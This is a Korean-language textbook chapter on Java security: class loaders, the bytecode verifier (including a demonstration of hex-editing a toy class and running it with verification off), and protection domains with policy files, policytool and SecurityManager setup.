JVM은 보안의 여러 측면을 조종할수 있는 다양한 형태의 보안특성을 가진다. 이 보안특성들은 JVM준위에서 실현되며 이것은 개발자에 의해 변경되고 전용화될수 있다는것을 의미하는데 보안이 응용프로그람전체에 걸쳐 유지될 때까지 담보될수 있다.

많은 개발자들은 열람기와 독립으로 실행하는 Java말단응용프로그람을 창조하는데 Internet를 거쳐 중심봉사기나 지어 다른 의뢰기들에 정보가 통과할 때까지 할수 있다. 클라스적재기는 보통 애플레트에서 실행할수 없는 속성을 가지지만 보안을 제공하기 위하여 단일응용프로그람에서 실행할수 있다(왜냐하면 애플레트는 자기의 고유한 클라스적

재기를 가지기때문이다).

바이트코드 역시 그것이 합법적으로 담보되여 실행되기전에 JVM에 의해 확인된다.

알고 있는바와 같이 Java콤파일러는 원천코드가 바이트코드를 창조하기전에 합법적이라는것을 담보한다. 유감스럽게도 바이트코드는 이 절에서 본것처럼 쉽게 변경될수 있다. Java콤파일러가 비법인 코드를 막기 위한 첫번째 방위담벽과 같다면 바이트코드 검증은 JVM에서 실행으로부터의 비법코드를 막아 내는 방위의 두번째 담벽과 같다.

여기서는 체계자원에 대한 미세한 접근을 어떻게 실현하는가를 설명한다. Sun은 이 새로운 기술을 Java보호령역(Java Protected Domains)이라고 부른다. 관리도구들과 Java API의 조합으로써 응용프로그람에 대한 적절한 준위의 접근을 어떻게 달성하겠는가를 설명한다.

1. 클라스적재기

프로그람이 Java가상기계에서 실행되기전에 그것은 먼저 적재되여야 한다. Java는 이를 위하여 클라스적재기를 리용한다(그림 7-3). 클라스적재기는 초기에 두가지로 응답할수 있다. 즉 클라스파일위치와 기억기에 그것을 적재하는것이다.

이것은 또한 요구되는 모든 클라스, Super클라스, JVM기억기공간에 련관된 클라스들을 적재할수 있다. 왜 여기서 클라스적재기를 설명해야 하는지 이상하게 여길수 있다. 사실상 프로그람작성자로서 사용자가 전혀 그것을 다루어 본 일이 없기때문에 리유는 2가지이다. 첫번째는 기정클라스적재기와 함께 주어 지는 보안을 재조사하는것이며 두번째는 클라스들을 적재하기전에 검사와 검증을 진행할수 있는 클라스적재기를 어떻게 창조해야 하는가를 학습하기 위해서이다.





그림 7-3. Java클라스적재기

기정클라스적재기는 변하기 쉬운 CLASSPATH환경변수들에 포함된 클라스를 찾아야 한다는것을 알고 있다. CLASSPATH(JAR파일들을 포함하여)로부터 나오는 클라스들은 체계클라스(System class)들이다. 대체로 체계클라스는 국부콤퓨터체계의 밖에서 들어 오는 클라스처럼 면밀히 조사되지 않는다. 클라스적재기 역시 흐름을 리용하여 기

억기안에서 디스크로부터 클라스를 어떻게 적재하는가를 알고 있다. 그것은 null지적자와 배렬경계에 대한 검사를 어떻게 하는가도 알고 있다. 그러면 기정클라스적재기가 망흐름파(and/or) 인증된 JAR파일로부터 애플레트를 어떻게 호출하는가? 대답은 할수 없다. 당신의 열람기안에서 실행하는 JVM은 기정클라스적재기보다 더 추가적인 기능을 확장할 필요가 있다.

1) 애플레트클라스적재기

주문클라스적재기(custom class loder)의 한 실례는 애플레트클라스적재기이다. 정규적인 클라스적재기는 애플레트에서 호출할 때 필요한 함수의 형에는 의미를 부여하지 않는다. 애플레트클라스적재기는 망흐름에서 클라스를 적재할수 있게 하는데 필요하다(CLASSPATH등록부로부터 나오는것과는 반대로). 이것은 표식된 JAR파일을 인증할수 있다. 그것은 이름분리공간을 창조함으로써 하나의 클라스로부터 적재된 클라스들은 비록 그것이 같은 이름을 가졌다 하더라도 서로 다른 주콤퓨터로부터 적재되였다면 충돌하지 않는다. 또 그것이 같은 이름이라 하더라도 하나의 주콤퓨터로부터 호출되는 클라스가 다른 주콤퓨터로부터 호출되는 클라스와 충돌하지 않도록 분리된 이름 공간을 창조한다.

애플레트클라스적재기는 클라스적재기에 대한 기능추가의 한 실례이다.

2) 주문클라스적재기에 보안을 추가

클라스적재기에게 어떤 능력을 추가하기전에 먼저 기초클라스적재기를 구축해 보자!

클라스적재기는 정확히 무엇을 해야 하는가? 설계관점으로부터 클라스적재기는 다음의 모든것을 해야 한다.

- 클라스가 체계클라스인가를 검사한다. 만일 그렇다면 findSystemClass()메쏘드를 리용하여 체계클라스를 돌려 준다.
- 클라스가 이미 적재되였는가를 검사한다. 그렇다면 적재된 클라스를 돌려 준다.
- JVM에서 클라스의 바이트를 실제적으로 보내기 위하여 ClassLoader에 있는 detineClass()메쏘드를 리용한다.
- resolveClass()메쏘드를 호출하여 클라스를 결정한다.

그러면 상세한 코드화를 보기로 하자.여기서 클라스적재기는 추상클라스 Java.lango.classLoader를 확장해야 한다. 이것은 재정의하는 유일한 방법이며 여기서 loadclass()메쏘드를 리용한다.

```
protected Class loadClass(String name, boolean resolve)
```

지적된 클라스가 체계클라스인가를 검사해야 한다. 체계클라스가 CLASSPATH에서 지적되여 있는 클라스라는것을 잊지 말아야 한다. ClassLoader는 그것이 체계클라스이면 클라스를 돌려 주고 아니면 null을 돌려 준다.

```
protected Class findSystemClass(String name)
```

마지막으로 JVM에서 클라스의 바이트를 보내기 위해 classLoader는 defineClass() 메쏘드를 리용한다.

```
protected Class defineClass(String name, byte[] b, int off, int len,
 ProtectionDomain pd)
```

간단한 클라스적재기코드실례를 보기로 하자.

```
import java.util.HashMap;
public class NormalClassLoader extends ClassLoader {
 HashMap loadedClasses = new HashMap();
 protected Class loadClass(String name, boolean resolve)
 throws ClassNotFoundException{
 try {
       Class sc = findSystemClass(name);
       if (sc != null)
       return sc;
 } catch(ClassNotFoundException e) {}

 Class c = (Class)loadedClasses.get(name);
 if(c != null)
 return c;

 byte [] classData = loadClassData(name);
 if (classData == null)
 throw new ClassNotFoundException(name);

 c = defineClass(name, classData, 0, classData.length);
 if (c ==null)
 throw new ClassNotFoundException(name);

 loadedClasses.put(name, c);

 if (resolve) resolveClass(c);
 return c;
 }
 private byte [] loadClassData(String name) {
 int byteTemp;
 ByteArrayOutputStream out = new ByteArrayOutputStream();
 final int EOF = -1;
 name = name + ".class"; //creates new string object
 try {
```

```
        FileInputStream fi = new FileInputStream(name);
        while((byteTemp = fi.read()) != EOF)
        out.write(byteTemp);
    } catch (IOException e) {}
     return out.toByteArray();
    }
   }
```

이 프로그람은 디스크로부터(현 등록부에서) 클라스들을 읽고 VM안에 그것을 적재한다. ResolveClass()메쏘드도 함께 리용된다. 클라스가 결정(resolve)될 때에야 안에 적재된 클라스들 모두가 필요한 클라스라는것을 의미한다. ResloveClass()메쏘드은 현재 클라스의 코드를 통하여 검사를 진행하며 다음에 그것이 필요하다고 보는 임의의 클라스에서 loadClass()메쏘드를 호출한다.

보안을 방조할수 있게 하기 위하여 이 클라스에 일부 코드를 넣을수 있다. 그리고 인정되였다고 보는 보안문자기호렬에 대한 클라스에서 바이트코드를 검사할수 있다. 만일 암호화되였다면 그것을 복호화하는 알고리듬을 실행할수 있다. 사용자는 이것을 적재할 때 내리펼침통보창문과 대화하면서 이 클라스들을 리용하기전에 열쇠암호를 확인하여야 한다. 목록은 끝이 없으며 그것은 대상과제의 적당한 요구를 만족시키도록 만들수 있다. 중요한것은 byte[]배렬을 가지며 필요한 모든 곳에서 그것을 관리할수 있다는 것이다. 실례로 우의 코드에서 바이트배렬이 zip파일이라고 가정하자. Java.until.ZipFile클라스를 리용하여 zip파일로부터 클라스들을 확장할수 있다.이 실례에서는 클라스를 읽고 JVM기억기안에 그것을 적재한다.

```
   public static void main(String [] args) throws ClassNotFoundException{
    NormalClassLoader cl = new NormalClassLoader();
    Class x = cl.loadClass(args[0]);
    java.lang.reflect.Method [] allMethods = x.getMethods();
    for(int i=0;i<allMethods.length;i++)
         System.out.println("Method " + i + ": " +
         allMethods[i].getName());
   }
```

적재하고 있는 클라스에서 다른 클라스들을 결정할수 있는가를 생각해 보아야 한다. 이 클라스들을 찾지 못하면(같은 등록부에서) 실행은 중지하여야 한다. 이전 메쏘드은 지령선인수에서 지적된 클라스에 적재할수 있었고 화면에 출력시킬수 있었다. 다음 클라스가 적재되였을 때 자동적으로 배치될수 있는가를 시험한다.

2. 바이트코드검증자

JVM안에서 클라스파일이 호출될 때 기정으로 그것들은 바이트코드에 어떤 문제도 생기지 않았다는것을 확인하기 위하여 시험한다. 바이트코드는 클라스적재기가 내부에

적재된후 세밀히 조사된다. 실례로 JVM이 시작될 때 주어 지는 지령선인수에 의존하면서 JVM에 대하여 3가지 준위로 검증할수 있다(표 7-1).

표 7-1. JVM에서 리용할수 있는 확인의 3가지 형태

인 수	검 증 준 위
-verify	체계클라스들과 클라스적재기로부터 적재되는 클라스들을 검증
-verifyremote (default)	클라스적재기로부터 적재된외부클라스들만을 검증
-noverify	모든 클라스들의 검증을 하지 않는다.

실례로 만일 사용자가 자기프로그람을 실행하려고 하면서 바이트코드우에서 검증검사를 수행하지 않는다면 java-noverity MyProgram을 리용한다.

검증자는 4개 단계로 조작을 검사한다.

① 첫 단계에서 클라스파일이 클라스파일의 형식을 가지는가를 측정한다. 모든 자료가 적합한 길이를 가지며 비정상적인 정보가 없는 가 등 변수들의 정확성을 검사한다.
② 두번째 단계는 Java 언어 문법 규칙에 대한 검사를 진행한다.이것은 부분클라스화가 맞춤하게 진행되고 모든 참조들이 정확한 가 한가를 검사한다.
③ 세번째 단계가 가장 복잡한데 매 방법에 대한 바이트코드검열을 진행 한다.자료흐름분석은 매 방법에서 진행되는데 해당 방법의 탄창,등록기, 인수의 특성에 따라 진행한다.
④ 보다 효률을 높이기 위해서 세번째 단계에서 진행되는 일부 검사들은 코드가 실제적으로 실행될 때까지 지연된다. 이 단계에서는 세 단계의 련속으로서 클라스적재요구에 대한 검사를 진행한다.

이러한 검사들이 어느 하나라도 실패하면 클라스는 JVM안에 적재될수가 없다. 우에서 언급한것들은 어떤 사람이 사용자의 클라스를 변경하였는가 하지않았는를 검증하려는것이 아니라는데 주의를 돌려야 한다. 만일 어떤 사람이 바이트코드를 변경하려 한다면 그것은 증명검사를 다 거쳤을 때에야 할수 있다. 원천코드가 콤파일될 때도 검사가 진행된다는것을 알아야 한다.

사용자의 코드에서 이러한 검사들을 거치면(실행시 탄창의 넘침을 제외하고) 간단히 콤파일오유를 얻을수 있다. 그러면 왜 바이트코드를 실행하기전에 이것을 다시 검사할 필요가 있는가? 여기에는 여러가지 리유가 있다. 우선 바이트코드가 인터네트를 통하여 넘어 올 때 왜 그런지 못쓰게 되여 우연적으로 오유가 발생한다. 둘째로는 클라스가 자기의 정의를 변화시킬수 있지만 이미 콤파일된 부분클라스는 이 변화을 받아 들일수 없다. 메쏘드들이 없어 질수 있고 변수들은 형이 변화될수 있으며 그것들의 정확성이 같지 않을수 있다. 마지막으로 Java바이트코드는 실제적으로 단순한 16진편집기를 리용하여 읽고 리해하면서 변경할수 있다. 어떤 능력 있는 사람이 나쁜 마음을 먹고 구축된 체계에 조심히 들어 와 큰 파괴를 일으킬수 있다.

기정으로 JVM은 클라스적재기를 통해서 가져 온 클라스들만을 검증한다. CLASSPATH에서 기정 Java API와 클라스와 같은 체계클라스들은 확인하지 않는다.

만일 사용자가CLASSPATH등록부안에 인터네트상의 클라스를 내리적재하는 체계를 설계한다면 이 클라스들은 검증되지 않을것이다. 이것이 사용자의 체계설계부분이면 큰 보안구멍을 창조하기때문에 이것을 알아야 할 필요가 있다. 이러한 경우에 자기의 JVM을 실행할 때 검증이 선택되였는가를 확인해야 한다.

어떤 사람이 당신의 바이트코드를 변경한다면 무슨 일이 일어 나겠는가를 연구하기 위하여 단순한 클라스를 변경해 보자. 우선 좋은 16진편집기가 있어야 한다. Ultra-Edit는 Windows체계용으로서는 가장 좋은것이다. 사용자는 www.wtraedit.com Web싸이트로부터 공개된 시험판의 판본을 내리적재할수 있다. 크기는 약 1MB이고 본문, HTML, 2진파일편집을 진행할수 있다.

다음으로 편집할수 있는 단순한 시험클라스를 창조한다. 실례에서는 작은 클라스를 사용하여 간단히 계산할수 있고 그것이 만일 변화된다면 발견하기 쉽게 한다.

```
public class Tiny {
 public static void main(String [] args) {
 System.out.println("2 + 2 = " + testCalc());
 }
 static int testCalc() {
 int x;
 int y;
 x=2;
 y=2;
 int tot = x + y;
 return tot;
 }
}
```

프로그람이 콤파일된후 Java클라스파일역아쎔블러(Java Class File Dassembler)이라고 부르는 드물게 리용되는 SDK편의프로그람를 사용하게 된다. 이 멋진 프로그람은 JDK의 bin등록부에 있으며 따라서 PATH가 설정된 다음에는 사용자가 임의의 곳에서 그것을 실행할수 있다. 프로그람은 클라스안에 있는 메쏘드들과 매 메쏘드에 설정된 명령과 같이 Java클라스파일로부터 정보를 추출하는데 리용할수 있다. 지령 Prompt상태로 가서 Timy.class파일과 같은 등록부로 변경한다. Javap를 실행하여 지령선인수 -c를 리용할 때 그것은 클라스안에 있는 매 메쏘드에 대한 Java바이트코드로 이루어 지는 지령을 인쇄할것이다.

```
Javap -c Tiny
```

Javap로부터 출구는 그림 7-4와 같다. 보는바와 같이 메쏘드 textcalc()에 속하는 10개 지령이 있다. 매개 지령들은 어느 정도 암호화된 이름으로 주어 진다. 따라서 이 지령들이 16진수로 무엇을 나타내는가를 어떻게 알수 있는가? Java콤파일러는 오래동안 구체적으로 문서화되였으며 실제적으로 팀 린드홀름(Tim Lindholm)과 프랑크 엘린(Frank Yellin)이 저술한 《Java가상기계(Java Virtual Machine)》라고 부르는 책에 상세히 설명되여 있다. 이 책은 Java바이트코드에 대한 지령모임을 렬거하고 있다. testCalc()메쏘드에 대한 지령들을 표 7-2에 주었다.

그러면 16진편집기를 살펴 보자. Tiny.class에 적재하고 왼쪽열에서 16진수모임을 보고 오른쪽열에서 일부 기호렬을 볼수 있다(그림 7-5). 오른쪽을 주의깊게 보면 main() 메쏘드(그림 7-5에서는 보이지 않는다.)의 부분인 기호렬 “2+2= “도 보게 될것이다. 메쏘드 textCalc()에 대한 코드는 왼쪽면에 보일것이고 2진화 16진수들은 그다음의 오른쪽에 나타난다.





그림 7-4. testCalc()메쏘드에 대한 역아쎔블지령들

표 7-2. testCalc()메쏘드에 대한 역아쎔블지령

첨수	명 령	16진수
0	iconst_2	05
1	istore_0	3B
2	iconst_2	05
3	istore_1	3C
4	iload_0	1A
5	iload_1	1B
6	Iadd	60
7	istore_2	3D
8	iload_2	1C
9	Ireturn	AC

따라서 05 3B 05(표 7-2)를 찾기 시작하려면 Search차림표에서 Ultra-Edit의 Find 속성을 리용한다. 메쏘드(05 3B 05)의 비트를 타자하면 즉시 우리의 method를 찾을것이다. 이것은 Javac를 가지고 콤파일하면 우와 같이 실제적으로 코드가 보인다는것이다. 그러면 일부 피해가 생긴다. 이 메쏘드에서 4번째 명령이 istore_1이라는데 주의해야 한다. 이것을 istore_0으로 변경시킴으로써 그 어떤 값을 가지고서도 실제적으로 변수 y를 초기화 할수 없게 한다. 이것은 객체에 대한 콤파일러를 발생시켜도 콤파일러가 무시되

므로 이것을 검사할 기회를 가질수 없다. 2진파일을 복사하고 그것을 실행해 보자(그림 7-6).





그림 7-5. 16진편집기를 가지고 바이트코드를 편집

먼저 그림 7-6의 맨우에서 보여주는것처럼 전혀 검증을 하지 않고 그것을 실행한다. 이것은 -noverify 인수를 리용하여 한다는것을 의미한다. 주어 진 2+2=4대신 2+2=25175810과 같은것이 얻어 진다. 이것은 Y가 초기화되지 않았기때문이며 따라서 Y의 값은 Y가 위치한 기억기 자리에 무엇이 있는가에 의존된다. 다음 비인수를 리용하여 기정설정으로 실행하기 위한 시도를 한다.





그림 7-6. Byte 코드편집후에 이상한 결과를 보기

그림 7-6에서 다음행에서 볼수 있는것처럼 표준통보를 얻는다. 바이트코드검증자는 대부분의 Java프로그람작성자가 알지 못하는 Java함수의 리면을 숨기는 좋은 실례이다. 이로서 보안의 의미가 무엇인가를 알게 된다. 즉 눈에 보이는 자원을 보호하며 마음대로 손을 대지 못하게 하는것이다.

3. Java보호령역

Java보안모형은 Java보호령역들의 리용을 통하여 체계자원에 대한 세밀한 흐름조종을 진행할수 있다. 초기에 Java보안모형은 sandbox만을 가지며 아주 제한되여 있다. Java보호령역을 가지고 검증자, 클라스적재기, 보안관리자 구성요소들은 새로운 Sandbox모형을 포함하며 비법적이고 위험한 응용프로그람들은 체계자원에 접근할수 없다는것을 담보한다. 애플레트의 기정상태의 동작은 낡은 Sandbox와 아직도 같다. 애플레트들은 제한된 연산을 할수 없으며 다만 애플레트는 추가적인 특권을 요구할수 있다.

내리적재되고 표식되지 않은 모든 코드는 믿을수 없다고 가정한다. JVM은 부패에 대한 걱정이 없이 sandbox안에서 믿을수 없는 응용프로그람이 실행될수 있게한다. Java 보호령역을 가지고 개발자는 체계안에 Sandbox를 확장할수 있으며 따라서 강력하고 유연한 편의를 제공하게 된다. 이Sandbox의 확장은 Java프로그람에 대하여 제한된 체계자원에 선택적으로 접근할수 있게 한다.

이것은 기억기에서 실행하는 Java프로그람에 현재 제공된 보안과 같은 높은 준위를 가진 파일 봉사들에 표식된 Java프로그람이 선택적으로 접근할수 있게 하는 《확장 Java Sandbox》라고 부르는 기정설정을 제공한다. 보호령역들은 초기의 Java프로그람의 위치와 수자서명을 고려한다. 코드는 보호령역에로 사영되며 그것들의 허용도 차례로 넘어 간다.

사영은 알맞춤한 위치에서 전략에 의존한다. 이 전략은 지적된 인터네트싸이트나 국부망으로부터 코드까지 적용할수 있다. 이런 방법을 가지고 하나의 응용프로그람은 그것이 국부망에 있는 원천들이라면 쓰기호출을 할수 있으나 다른 인터네트싸이트로부터 나오는 코드는 그렇게 할수 없다. 기정으로 전략이 명시되지 않았다면 표식 붙은 코드는 체계자원에 대한 제한된 접근을 주고 있는 확장된 Sandbox에 들어 가며 반대로 표식 붙지 않은 코드는 체계접근이 없이 Sandbox에로 제한될것이다. Sun Web싸이트로부터 Java응용프로그람을 뽑아 냈다고 가정하자. 사용자는 Sun으로부터 뽑아 낸 코드가 체계자원에 대한 제한되지 않은 접근을 할수 있다는것을 지적할수 있다(그리고 따라서 모든 조작들에 접근할수 있다).

Java보호령역보안모형은 열린 망구조에 대해서는 우월하다. 이와 반대로 ActiveX는 파일봉사에로의 선택접근을 제공할수 없다. 수자서명은 ActivecX조종과는 거리가 멀며 신뢰성이 있거나 신뢰성이 없는 기초보안을 제공할수 있다. 신뢰성이 있으면 사용자의 콤퓨터와 망자원에 충분히 접근할수 있다. 만일 신뢰성이 없다면 접근하지 못한다. Java보호령역은 체계자원을 리용하는 응용프로그람을 위한 선택적인 접근, 강력한 보안능력, 관리의 단순성을 조합하여 리용할수 있다.

1) Java보안관리자

Java보안관리자는 이미 언급한 21개의 위험한 조작들을 세밀하게 조종할수 있는 기구이다. 애플레트에서는 이러한 조작들을 제한한다고 하였는데 Java응용프로그람에서

이 조작을 조종하려고 한다면 아마 놀랄것이다. Java를 리용하면서 봉사기에 Java클라스를 전송하는 말단 프로그람을 통하여 자기의 로보트전사들이 싸우는 프로그람인 유희을 창조하는 상황이라고 하자. 이 객체들은 객체직렬화를 리용하는 사용자의 봉사기에 전송되며 모든 클라스들은 RoboFiguter와 대화를 진행한다. 그것들은 봉사기에 도착한 후에 누가 잘 프로그람화된 훌륭한 전사를 가지고 있는가를 보기 위하여 사용자의 봉사기우에서 경기를 통하여 서로 다른것들과 겨루어 본다.

RoboFighter클라스는 믿을수 없는 사용자들에 의해 프로그람화되므로 사용자는 이 경쟁자들이 어떤 종류의 코드를 자기의 클라스에 포함시키는것을 조종할수 없다. 경쟁자는 RoboFighter의 일정한 방법이 호출될 때 사용자의 봉사기에서 찾을수 있는 모든 파일들을 지울수 있다. 이 위험을 제거하기 위하여 봉사기는 수행될수 있는 연산의 종류를 제한하는데 보안관리자를 리용할것이다.

2) 전략파일

그러면 이 연산들의 세밀한 조종을 어떻게 실현하겠는가?

Sun은 Java코드를 전혀 리용하지 않고 이것을 단순한 방법으로 창조한다. 사용자는 단순히 허락하거나 금지하는 조작들을 JVM에 통보하기 위하여 전략파일들이라고 부르는것을 창조할수 있다. 먼저 파일체계에 읽고 쓰기 할수 있는 가장 단순한 클라스를 창조하자.

```
import java.io.*;
public class SecurityTest {
 public static void main (String [] args) {
     String phrase = "Is that your final answer?";
     writeFile("Test.txt", phrase);
     String contents = SecurityTest.readFile("Test.policy");
     System.out.println(contents);
 }
 public static String readFile(String fileName) {
     int tempChar;
     CharArrayWriter out = new CharArrayWriter();
     final int EOF = -1;
 try {
     FileInputStream fi = new FileInputStream(fileName);
     while((tempChar = fi.read()) != EOF)
     out.write((char)tempChar);
     fi.close();
     } catch (IOException e) {
     System.out.println("Error: " + e);
    }
     return out.toString();
  }
 public static void writeFile(String fileName, String contents) {
```

```
try {
     FileOutputStream fo = new FileOutputStream(fileName);
     DataOutputStream dOut = new DataOutputStream(fo);
     dOut.writeChars(contents);
     dOut.close();
    } catch (IOException e) {
    System.out.println("Error: " + e);
  }
 }
}
```

만일 보통 이 클라스를 실행하면 test.policy라고 부르는 파일로부터 자료를 읽고 화면에 내용을 출력시키려고 시도할것이다. 또한 Text.txt라고 부르는 파일을 창조하며 파일에 대한 작은 문장을 작성할것이다. 이것을 실행하기 위하여 디스크에 읽고 쓰는 문제가 없는가를 즉시 확인하여야 한다. 그 작업을 검증한후 클라스가 할수 있는일을 제한하는 전략파일을 창조할것이다. SecurityTest.class파일과 같은 등록부에 text파일을 창조하고 그것을 Test.policy로서 기억시킨다. 파일의 내용은 다음과 같다.

```
grant {
    permission java.io.FilePermission
      "C:\ \ java\ \ ClassLoader\ \ test.policy", "read";
};
```

(Test.polaey파일에서 사용자의 경로를 준다는데 류의해야 한다. 이것은 SearrityTest클라스를 실행하고 있는 곳의 등록부를 포함한다.)

이 전략파일은 오직 test.policy라고 부르는 이 파일만을 읽기 위하여 JVM을 허락한다. 기정적으로는 그 어떤 다른 파일을 읽기 위한 접근을 하지 않는다. 보충적으로 다른 제한된 모든 연산들은 소케트에서의 접속 같은것을 허용하지 않는다. 이 보안출구를 검사하자. 보안관리자를 가지고 프로그람을 실행하기 위하여 일부 특별한 지령선인수를 포함해야 한다.

```
java -Djava.security.manager -Djava.security.policy=test.policy
 SecurityTest
```

-D인수는 속성값을 설정하는데 리용된다. 첫번째 인수는 보안관리자를 움직인다. 이 행이 없으면 보안관리자는 휴식상태로 남아 있는다. 두번째 인수는 전략파일에 대한 실례의 test.policy위치에 java.seawity.pkiey속성을 설정한다. 마지막 인수는 사용자가 창조하는 SeawityTest이다. 프로그람을 실행할면 그림 7-7과 같은것이 나타날것이다.

보고 알수 있는바와 같이 이 프로그람은 이것을 파일 Test.txt에 쓰자마자 AccessControl Exception을 내보낸다. 그것은 이 파일에 대한 허락이 사용자가 준것과 같지 않기때문이다. 전략파일을 조금 변경하면 이때 전략파일은 등록부의 전체 내용에 읽기와 쓰기를 승인한다.

```
grant {
    permission java.io.FilePermission "C:\ \ java\ \ ClassLoader\ \ *",
    "write, read";
  };
```

코드는 즉시 탐색을 실행한다. 전략파일은 정당화되기 위하여 일정한 문법을 지켜야 한다. 줄수 있는 모든 허가들은 《grant》라는 제목을 가지고 블로크에 나타나야 한다. 필요한 10가지 표준허가를 블로크안에 포함할수 있다.

- 모든 허가
- AWT허가
- 파일허가
- 망허가
- 속성허가
- 반사허가
- 실행시허가
- 보안허가
- Serialne할수 있는 허가
- 소케트허가





그림 7-7. AccessControlException(접근조종례외)

코드표식정보를 포함하는 선택도 있다. 실례로 Sun Microsystem에 의해서만 표식되는 코드에 대해 부분등록부에 읽기 또는 쓰기호출을 요구한다면 다음과 같이 쓴다.

```
grant signedBy  “Sun Microsystems” {
    permission java.io.FilePermission  “/temp/*”,  “read, write”;
};
```

그러면 코드가 알맞춤하게 표식되면서 temp라고 부르는 부분등록부에 코드가 접근할수 있다. 누구에 의해 표식되였든 표식되지 않았든 다른 모든 코드는 접근할수 없다. 사용자는 허가를 받을수 있는 코드를 개별적으로 서술할수 있다.

```
grant{
    permission java.io.FilePermission "/temp/*", "read, write";
    permission java.io.SocketPermission "204.112.55.142", "accept",
    signedBy "IBM"
};
```

이 실례에서 모든 코드는 temp등록부에 읽고 쓸수 있으나 다만 IBM에 의해 표식된 코드는 지적된 IP주소에서만 Socket접속에 적용되여 할당될수 있다. 선택적으로 포구주소뿐아니라 포구주소의 범위까지도 포함할수 있다 (자세한것은 java.net.socketPermission에서 API문서를 보면 된다).

다른 모든 접속들에 적용되면 례외를 일으킨다. 여기에는 또한 그 허가가 적용되는 코드토대선택이 있다. 코드토대인수는 단어허가후에 직접 나타난다.

```
grant codeBase "java.sun.com/" {
 permission java.io.FilePermission "/temp/*", "read, write";
};
```

인용괄호안에 있는 codeBase(코드토대)는 항상 URL이다. URL은 더우기 국부파일체계에 적용될수도 있다. 이전 행에서 허가적용은 Sun의 Java Web싸이트의 뿌리등록부에 위치한 모든 클라스에 적용된다. 이것은 Sun Web싸이트로부터 생성되는 코드가 제한된 허가를 줄수 있다는것을 의미한다. 만일에 signedBy인수도 있다면 그것은 signedBy인수의 앞뒤에서 발생한다.

```
grant codeBase "java. sun. com/*", signedBy "Sun Microsystems"{
permission java. io.FilePermission "/temp/*", "read, write";
};
```

표 7-3. 코드토대설정에 대한 특수기호값

특수기호	실 례	적용되는 허가
(none)	Java.sun.com/	등록부에서 모든 클라스들
*	Java.sun.com/*	등록부에서 모든 클라스들과 JAR들
-	Java.sun.com/-	등록부와 부분등록부들에서 모든 클라스들과 JAR들

이 실례에서 URL이름후에 특별기호 * 를 사용한다는데 주의하시오. 이것은 허가가 서류철안에서 모든 클라스들과 JAR들에 적용될수 있다는것을 의미한다. 표 7-3에 보여준것처럼 허가를 서술하여 리용할수 있는 3개 특별기호가 있다.

전략도구

Sun은 전략파일들을 창조하고 편집하기 위한 완성된 도구이지만 매우 단순하다(그림 7-8). 그것은 모든 활동에 사용할뿐아니라 기능한 모든 허가가 배렬되였기때문에 아주 쓸모 있는것이다. 우리의 전략파일을 열고 여러개의 개성적인 설정을 그에 부가하자.

전략도구들은 JDK를 가지고 포함되며 bin등록부안에 있다. Bin등록부가 PATH설정에 있는한 임의의 등록부로부터 그것을 실행할수 있다. Policytool을 입력시키면 곧 나타나게 된다.

그림 7-8. 전략파일을 편집

File을 선택하고 Open 열람기에서 test.policy파일을 쉽게 선택할수 있다. CodeBase<ALL>이라는 행을 선택하고 Edit Policy Entry를 선택한다. 그러면 그림 7-9에서와 같은 창문이 나타난다.

그림 7-9. 전략도구에서 개별적인 전략입구점들

자기의 FilePermission과 함께 자기의 목적대상인 등록부와 파일을 포함시킬수 있다. SoketPermission의 경우에는 IP주소(또는 포구번호)를 포함시킬수 있다. 동작상태에서 자기가 얻으려는 어떤 허가를 선택할수 있다. 여기서 리용하는것은 개별적인 동작들의 목록이며 마지막항목은 모든 동작들을 포함한다. 사용자는 반점에 의하여 분리하면서 요구되는것을 고를수 있다.

마지막으로 사용자는 Signed By field리용에 적용할수 있는 이 허락을 포함한다. 사용자는 이 원리를 아직 받아 들일수 없기때문에 이것을 비워 놓는다. 창문은 그림 7-10과 같다.

OK 단추를 누른면 입구점들이 추가될것이다. 전략도구를 취소하기전에 파일을 보관하였는지 확인하여야 한다. test.policy를 시험해 보면 허가들이 추가되였는가를 확인할수 있다. 우에서 볼수 있는것처럼 전략도구는 전략을 정의하는 큰 프로그람이다. 이것은 시간을 기억하며 매 허가에 대한 항목들을 편리하게 렬거한다.

그림 7-10. 전략파일을 위한 허가편집

3) 보안관리자클라스

우에서 본것처럼 전략파일은 자기의 프로그람이 JVM에서 실행할수 있게 하는 연산들의 형을 설정하는데 리용할수 있다. 그 리면에는 이 모든것을 검사하고 여러 종류의 동작에 어울리게 응답할수 있는 보안관리자클라스가 있다(보통 연산이 허락되지 않으면 몇가지 종류의 례외가 발생한다).

우리는 지령선인수 ?Djava.seacrity.manager를 리용하여 기정보안관리자를 끌어낼수 있지만 대신 코드를 리용하여 끌어 낼수도 있다.

```
if (System.getSecurityManager() == null) {
 System.setSecurityManager(new SecurityManager());
}
```

사용자는 보안관리자를 확장할수도 있으며 움직임을 창조하기 위한 방법을 재정의할수도 있다. 먼저 보안관리자에게 어떤 방법들이 있는가를 보기로 하자.

